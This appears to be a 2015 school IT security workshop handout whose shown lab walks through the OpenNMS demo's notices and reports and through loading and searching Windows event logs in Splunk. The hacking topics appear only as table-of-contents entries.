Manage and Mitigate

BYOD - Disaster

&

BYO - Insecurity

Hands on Labs

http://networkpaladin.com

If you know the enemy and know yourself, you need not fear … If you know neither the enemy nor yourself,
You will be hacked..   Sun Tzu/Paraphrased

Last updated: 1/19/2015

Ernest Staats Technology Director
erstaats@gcasda.org
Georgia-Cumberland Academy
Master Science Information Assurance, (CISSP)®, CEH, MCSE, CNA, CWNA, Security+, I-Net+, Network+, Server+, A+

Overview

This workshop is intended to help you understand how mobile software and hardware can be used to expose security issues in your network as well as going over some current security vulnerabilities.

Only test what you have permission to test!

This knowledge is intended **to be used responsibly** so we can provide academic environments that are secure, safe and accessible.

In attending this session, you agree that any software demonstrated comes absolutely with NO WARRANTY. Use entirely at your own risk. Ernest & the other 3rd party vendors whose software is demonstrated as part of this session are not responsible for any subsequent loss or damage whatsoever!

Don't be a Chimp!! http://www.youtube.com/watch?v=f6LWNQqs7TE

I am not a lawyer for legal advice please seek a trained lawyer in the field you have a question.

Table of Contents

Automate, Monitor, Log, Correlate, Alert, Device and Flow Data = (NSM) … 3

Display - Device Monitoring Alerting…………………………………………………. 19

Mobile Rouge/Compromised Detection ………………………………………………. 29

WIFI Interference Rouge Finder …………………………………………………………. 30

WIFI Throughput/Capacity Testing ……………………………………………………… 34

Test Firewall or IDS/IPS for APT ………………………………………………………… 43

Bandwidth Hogging Detection …………………………………………………………… 47

ARP Poisoning and Detection ……………………………………………………………. 52

Network Scanning / Password Grabbing ……………………………………………… 62

Malware Detection …………………………………………………………………………. 71

Metadata Hacking ………………………………………………………………………….. 77

Mobile Hacking/Networking Apps ……………………………………………………… 80

Website HTML App Testing ……………………………………………………………… 85

Random Fun/Useful Tools ………………………………………………………………… 87

Backtrack 5 hacking ………………………………………………………………………… 95

Automate, Monitor, Log, Correlate, Alert, Device and Flow Data = (NSM) Network Security Monitoring


OpenNMS Altertive to Solarwinds

http://demo.opennms.org/opennms/

- username: *demo*
- password: *demo*

Download OpenNMS

1. The OpenNMS Tutorial
   Log in with the user name and password "demo" without quotes.




User: demo
Password: ••••

Welcome to the OpenNMS Demo


OpenNMS is the world's first enterprise grade network management platform developed under the open source model.

This system is a completely functional running instance of OpenNMS, monitoring a variety of devices. While administrative access is not available, you have full user privileges to peruse resources, and kick the tires.

2. Navigate to the Notices tab in the top toolbar.



3. Click on the All acknowledged notices link to view all previously acknowledges notices.



Home / Notification

Notification queries


User:

Notice:

Your outstanding notices

All outstanding notices

All acknowledged notices



Notice List

User: demo (Notices Off) - Log out

Jan 23, 2014 09:01 EST

Home / Notices / List

Currently showing only **acknowledged** notices. [Show outstanding]


Results: (1-20 of 6616) **1** 2 3 4 5 Next Last

ID	Event ID	Severity	Sent Time	Responder	Respond Time	Node	Interface	Service
9645	267550	Warning	2/13/12 9:53:01 AM	admin [+]	2/13/12 12:36:31 PM	ike.internal.opennms.com [+] [-]	172.20.1.25 [+]	HTTP-Drinks [+]
			A can of Diet 7Up has just been sold.					
9644	267486	Major	2/13/12 9:48:48 AM	auto-acknowledged [+]	2/13/12 9:49:49 AM	butters.internal.opennms.com [+] [-]		
			All services are down on node butters.internal.opennms.com. New Outage records have been created and service level availability calculations will be impacted until this outage is resolved.					
9643	249272	Minor	2/12/12 1:23:07 PM	auto-acknowledged [+]	2/12/12 1:24:08 PM	timmy.internal.opennms.com [+] [-]	172.20.1.16 [+]	Update [+]
			The Update service poll on interface timmy.internal.opennms.com (172.20.1.16) on node timmy.internal.opennms.com failed at Sunday, February 12, 2012 1:23:07 PM EST.					
9641	241555	Minor	2/12/12 4:50:15 AM	auto-acknowledged [+]	2/12/12 4:50:46 AM	themole.internal.opennms.com [+] [-]	172.20.1.19 [+]	Update [+]
			The Update service poll on interface themole.internal.opennms.com (172.20.1.19) on node themole.internal.opennms.com failed at Sunday, February 12, 2012 4:50:15 AM EST.					
9640	233377	Minor	2/11/12 7:41:02 PM	auto-acknowledged [+]	2/11/12 7:41:33 PM	cartman.internal.opennms.com [+] [-]	172.20.1.10 [+]	Update [+]
			The Update service poll on interface cartman.internal.opennms.com (172.20.1.10) on node cartman.internal.opennms.com failed at Saturday, February 11, 2012 7:41:02 PM EST.					
9639	229800	Minor	2/11/12 3:41:03 PM	auto-acknowledged [+]	2/11/12 4:01:11 PM	mephesto.internal.opennms.com [+] [-]	172.20.1.23 [+]	Update [+]
			The Update service poll on interface mephesto.internal.opennms.com (172.20.1.23) on node mephesto.internal.opennms.com failed at Saturday, February 11, 2012 3:41:03 PM EST.					
9638	229794	Minor	2/11/12 3:40:45 PM	auto-acknowledged [+]	2/11/12 4:00:53 PM	mephesto.internal.opennms.com [+] [-]	96.10.7.245 [+]	Update [+]
			The Update service poll on interface rrcs-96-10-7-245.se.biz.rr.com (96.10.7.245) on node mephesto.internal.opennms.com failed at Saturday, February 11, 2012 3:40:45 PM EST.					
9635	228299	Major	2/11/12 1:59:17 PM	auto-acknowledged [+]	2/11/12 1:59:49 PM	mail1.opennms.com [+] [-]		
			All services are down on node mail1.opennms.com. New Outage records have been created and service level availability calculations will be impacted until this outage is resolved.					
9634	228296	Major	2/11/12 1:59:08 PM	auto-acknowledged [+]	2/11/12 1:59:45 PM	connect.opennms.com [+] [-]		
			All services are down on node connect.opennms.com. New Outage records have been created and service level availability calculations will be impacted until this outage is resolved.					


Find when the following Notices happened

Time	Severity	Responder	Respond Time
2/10/12 7:51 am			
2/10/12 9:55 am			
2/13/12 9:53 am			


4. Navigate to the Reports tab.




5. Click on the Database,-- Resource Graphs,- or KSC Performance Reports link.



6. Open the List reports link.


openNMS®
Node List
Search
Outages
Path
Home / Reports / Database
Database Reports
List reports
View and manage pre-run reports
Manage the batch report schedule

7. Click on the Create a schedule button next to the early morning report. This will launch the report scheduler. Schedule a report to go to an email account you have access too.




Local Report Repository

Name	Action
Default calendar report	
Default classic report	
Early morning report	

Splunk

Splunk Enterprise is the platform for machine data. It's the easy, fast and resilient way to collect, analyze and secure the massive streams of machine data generated by all your IT systems and technology infrastructure.


1. Open Splunk from inside of the NSM_NPM folder.
2. Log in using “admin” and “password”
3. Add data to Splunk
   3.1. Click on “Launch search app”
   3.2. Click on “Add more data”
      a.



All indexed data

This lists all of the data you have loaded into your default indexes. Add more data.

Events indexed	Earliest event	Latest event
N/A	N/A	N/A




Add Data to Splunk

Choose a Data Type

A file or directory of files
Syslog
Windows event logs
Windows Registry
Windows performance metrics

   3.3. Select Windows event logs
   3.4. “Select Next underneath the option to pull data from the local Splunk server.”

3.5. Select Application, Security, Setup, and System from the Available logs list and click Save.

a. 

localhost

Available log(s)

Selected log(s)

Application
Security
Setup
System

Select the Windows Event Logs you want to index from the list.


Index

Set the destination index for this source.

Index: default

3.6. "Click on Start searching"

4. Once the events and sources are fully loaded, click on a source from the Sources list to view the data




Sources (≥ 4)

	source	Count	Last Update
1	WinEventLog:System	9,638	Thu May 23 14:43:07 2013
2	WinEventLog:Security	3,065	Thu May 23 14:37:26 2013
3	WinEventLog:Application	2,053	Thu May 23 14:43:01 2013
4	WinEventLog:Setup	610	Thu May 23 14:37:30 2013

4.1.

5. Navigate back to the dashboard by clicking "splunk" in the top left corner of the screen.

6. Next, do a search for fail* and change the time frame to Last 24 hours.

6.1. 


```
fail*
```

Last 24 hours

Search Tips	
Item	**Example**
Terms	failure (not case sensitive)
Quoted Phrases (Specific phrases)	"database error"
Boolean Operators (NOT, OR)	log OR fail (operators must be all capitalized)
Wildcards	Fail*
Pipe out commands	Error | timechart

7. Return to the dashboard, then open the Application source, change the time frame in the search bar to Last 24 hours, and click the search button.

8. Click on the View all fields button at the bottom of the fields list on the left hand side of the screen, and click on User, which will move it to the Selected Fields column, then save.
   8.1.



693 events from 4:00:00 PM May 22 to 4:11:28 PM May 23, 2013

3 selected fields
- host (1)
- source (1)
- sourcetype (1)

15 interesting fields
- ComputerName (2)
- EventCode (45)
- EventType (3)
- index (1)
- Keywords (4)
- linecount (10)
- LogName (1)
- Message (≥100)
- OpCode (8)
- punct (≥100)
- RecordNumber (≥100)
- SourceName (26)
- splunk_server (1)
- TaskCategory (8)
- Type (3)

View all 42 fields

Fields

Available Fields

Keyword:
Minimum %: 1

Name	#	%
punct	≥100	100%
Reason_Code	3	1.154%
RecordNumber	≥100	100%
Shutdown_Type	2	1.154%
Sid	4	17.316%
SidType	2	17.316%
source	1	100%
SourceName	26	100%
sourcetype	1	100%
splunk_server	1	100%
TaskCategory	8	100%
Type	3	100%
User	4	17.316%


Selected Fields
- host
- sourcetype
- source

```
RecordNumber=9827
```

Show all 13 lines

host=NE-Lab-PC | sourcetype=WinEventLog:System | source=WinEventLog:System

9. Select the User field from the fields list and click Top values by time.
   9.1.



4 selected fields
- host (1)
- source (1)
- sourcetype (1)
- User (4)

15 interesting fields
- ComputerName (2)
- EventCode (45)
- EventType (3)
- index (1)
- Keywords (4)
- linecount (10)
- LogName (1)
- Message (≥100)

```
05/23/2013 04:09:40 PM
LogName=System
SourceName=Microsoft-Windows-DNS Client Events
EventCode=1014
EventType=3
TaskCategory=None
```

User (categorical)

Appears in 17% of results

Show only events with this field


Charts

Top values by time

Top values overall

Values	#	%
SYSTEM	80	11.544%
LOCAL SERVICE	20	2.886%
NETWORK SERVICE	11	1.587%
NE-Lab	9	1.299%

10. A new line graph will be displayed, click on the Formatting options link, name the chart “Top users of the last 24 hours” and click Save and Save search.



```
source="WinEventLog:Application" | timechart count by User
```

2,109 matching events

31 results over all time

Chart type: line

Chart title: Top users over the last 24

Multi-series mode: Combined


Legend placement: Right

Missing values: Omit

Top users over the last 24 hours

10.1.

11. Name the search the same as the chart and share it, then click Finish and then OK.



* Name: Top users over the last 24 hours

Share: ○ Keep search private

● Share as read-only to all users of current app


Additional permission settings available in *Manager » Searches and reports*

Acceleration: □ Accelerate this search

May increase storage and processing costs Learn more.

11.1.

12. Next, click Create and select Dashboard panel.

